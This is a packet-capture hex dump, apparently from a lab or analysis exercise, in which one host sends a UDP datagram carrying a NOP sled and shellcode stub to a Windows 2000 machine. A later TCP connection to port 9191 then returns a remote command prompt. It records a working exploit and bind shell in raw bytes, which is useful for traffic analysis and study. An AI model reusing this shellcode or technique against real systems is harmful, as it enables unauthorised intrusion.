0500  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0510  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0520  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0530  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0540  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0550  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0560  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0570  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0580  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0590  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
05a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
```

```
05b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
05c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
05d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
05e0  14 14 14 14 14 14 14 14 14 14                     ..........

Frame 21 (818 bytes on wire, 818 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Data (784 bytes)

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  03 24 6b 00 01 72 80 11 49 fb c0 a8 00 06 c0 a8   .$k..r..I.......
0020  00 05 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0030  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0040  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0050  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0060  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0070  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0080  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0090  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0100  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0110  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0120  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0130  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0140  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0150  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0160  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0170  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0180  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0190  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0200  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0210  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0220  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0230  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0240  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0250  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0260  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0270  90 90 90 90 eb 10 90 90 90 90 90 3e 69 8d 76 4c   ...........>i.vL
0280  04 ee 77 90 90 90 90 90 eb 03 58 eb 05 e8 f8 ff   ..w.......X.....
0290  ff ff b9 ff ff ff ff 81 e9 7f ee ff ff 2b c1 ff   .............+..
02a0  e0 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0300  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0310  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0320  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0330  14 00                                             ..

Frame 22 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 4e 6c 00 00 00 80 11 4d 43 c0 a8 00 06 c0 a8   .Nl.....MC......
0020  00 05 00 89 00 89 00 3a 3e 7f 00 44 00 10 00 01   .......:>..D....
0030  00 00 00 00 00 00 20 43 4b 41 41 41 41 41 41 41   ...... CKAAAAAAA
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0050  41 41 41 41 41 41 41 00 00 21 00 01               AAAAAAA..!..
```

```
Frame 23 (343 bytes on wire, 343 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  01 49 00 65 00 00 7f 11 b8 e3 c0 a8 00 05 c0 a8   .I.e............
0020  00 06 00 89 00 89 01 35 d6 dc 00 44 84 00 00 00   .......5...D....
0030  00 01 00 00 00 00 20 43 4b 41 41 41 41 41 41 41   ...... CKAAAAAAA
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0050  41 41 41 41 41 41 41 00 00 21 00 01 00 00 00 00   AAAAAAA..!......
0060  00 e3 0a 42 49 4d 4d 45 52 20 20 20 20 20 20 20   ...BIMMER
0070  20 20 00 44 00 42 49 4d 4d 45 52 20 20 20 20 20     .D.BIMMER
0080  20 20 20 20 20 44 00 57 4f 52 4b 47 52 4f 55 50        D.WORKGROUP
0090  20 20 20 20 20 20 00 c4 00 42 49 4d 4d 45 52 20         ...BIMMER
00a0  20 20 20 20 20 20 20 20 03 44 00 57 4f 52 4b 47           .D.WORKG
00b0  52 4f 55 50 20 20 20 20 20 20 1e c4 00 42 4c 41   ROUP      ...BLA
00c0  4c 4f 52 20 20 20 20 20 20 20 20 20 03 44 00 49   LOR         .D.I
00d0  4e 65 74 7e 53 65 72 76 69 63 65 73 20 20 1c c4   Net~Services  ..
00e0  00 57 4f 52 4b 47 52 4f 55 50 20 20 20 20 20 20   .WORKGROUP
00f0  1d 44 00 49 53 7e 42 49 4d 4d 45 52 00 00 00 00   .D.IS~BIMMER....
0100  00 00 00 44 00 01 02 5f 5f 4d 53 42 52 4f 57 53   ...D...__MSBROWS
0110  45 5f 5f 02 01 c4 00 00 10 4b 13 78 c8 00 00 00   E__......K.x....
0120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140  00 00 00 00 00 81 00 21 33 81 00 00 00 00 00 00   .......!3.......
0150  00 00 00 00 00 00 00                              .......

Frame 24 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 6d 00 00 00 80 11 4b 49 c0 a8 00 06 c0 a8   .Nm.....KI......
0020  00 ff 00 89 00 89 00 3a 1a 5b 00 46 01 10 00 01   .......:.[.F....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 25 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 6e 00 00 00 80 11 4a 49 c0 a8 00 06 c0 a8   .Nn.....JI......
0020  00 ff 00 89 00 89 00 3a 1a 5b 00 46 01 10 00 01   .......:.[.F....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 26 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 6f 00 00 00 80 11 49 49 c0 a8 00 06 c0 a8   .No.....II......
0020  00 ff 00 89 00 89 00 3a 1a 5b 00 46 01 10 00 01   .......:.[.F....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 27 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1040 (1040), Dst Port: 9191 (9191), Seq: 0, Ack: 0, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 30 70 00 40 00 80 06 09 6c c0 a8 00 06 c0 a8   .0p.@....l......
0020  00 05 04 10 23 e7 00 1b 8f 92 00 00 00 00 70 02   ....#.........p.
```

```
0030  20 00 2a 1f 00 00 02 04 05 b4 01 01 04 02          .*...........

Frame 28 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1040 (1040), Seq: 0, Ack: 1, Len: 0

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 30 00 66 40 00 7f 06 7a 06 c0 a8 00 05 c0 a8   .0.f@...z.......
0020  00 06 23 e7 04 10 79 a9 89 71 00 1b 8f 93 70 12   ..#...y..q....p.
0030  fa f0 4c 02 00 00 02 04 05 b4 01 01 04 02         ..L...........

Frame 29 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1040 (1040), Dst Port: 9191 (9191), Seq: 1, Ack: 1, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 28 71 00 40 00 80 06 08 74 c0 a8 00 06 c0 a8   .(q.@....t......
0020  00 05 04 10 23 e7 00 1b 8f 93 79 a9 89 72 50 10   ....#.....y..rP.
0030  22 38 51 7f 00 00                                 "8Q...

Frame 30 (96 bytes on wire, 96 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1040 (1040), Seq: 1, Ack: 1, Len: 42
Data (42 bytes)

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 52 00 67 40 00 7f 06 79 e3 c0 a8 00 05 c0 a8   .R.g@...y.......
0020  00 06 23 e7 04 10 79 a9 89 72 00 1b 8f 93 50 18   ..#...y..r....P.
0030  fa f0 af 0d 00 00 4d 69 63 72 6f 73 6f 66 74 20   ......Microsoft
0040  57 69 6e 64 6f 77 73 20 32 30 30 30 20 5b 56 65   Windows 2000 [Ve
0050  72 73 69 6f 6e 20 35 2e 30 30 2e 32 31 39 35 5d   rsion 5.00.2195]

Frame 31 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1040 (1040), Dst Port: 9191 (9191), Seq: 1, Ack: 43, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 28 72 00 40 00 80 06 07 74 c0 a8 00 06 c0 a8   .(r.@....t......
0020  00 05 04 10 23 e7 00 1b 8f 93 79 a9 89 9c 50 10   ....#.....y...P.
0030  22 0e 51 7f 00 00                                 ".Q...

Frame 32 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1040 (1040), Seq: 43, Ack: 1, Len: 63
Data (63 bytes)

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 67 00 68 40 00 7f 06 79 cd c0 a8 00 05 c0 a8   .g.h@...y.......
0020  00 06 23 e7 04 10 79 a9 89 9c 00 1b 8f 93 50 18   ..#...y.......P.
0030  fa f0 33 2b 00 00 0d 0a 28 43 29 20 43 6f 70 79   ..3+....(C) Copy
0040  72 69 67 68 74 20 31 39 38 35 2d 32 30 30 30 20   right 1985-2000
0050  4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 2e 0d   Microsoft Corp..
0060  0a 0d 0a 43 3a 5c 57 49 4e 4e 54 5c 73 79 73 74   ...C:\WINNT\syst
0070  65 6d 33 32 3e                                    em32>

Frame 33 (54 bytes on wire, 54 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1040 (1040), Dst Port: 9191 (9191), Seq: 1, Ack: 106, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 28 73 00 40 00 80 06 06 74 c0 a8 00 06 c0 a8   .(s.@....t......
0020  00 05 04 10 23 e7 00 1b 8f 93 79 a9 89 db 50 10   ....#.....y...P.
0030  21 cf 51 7f 00 00                                 !.Q...
```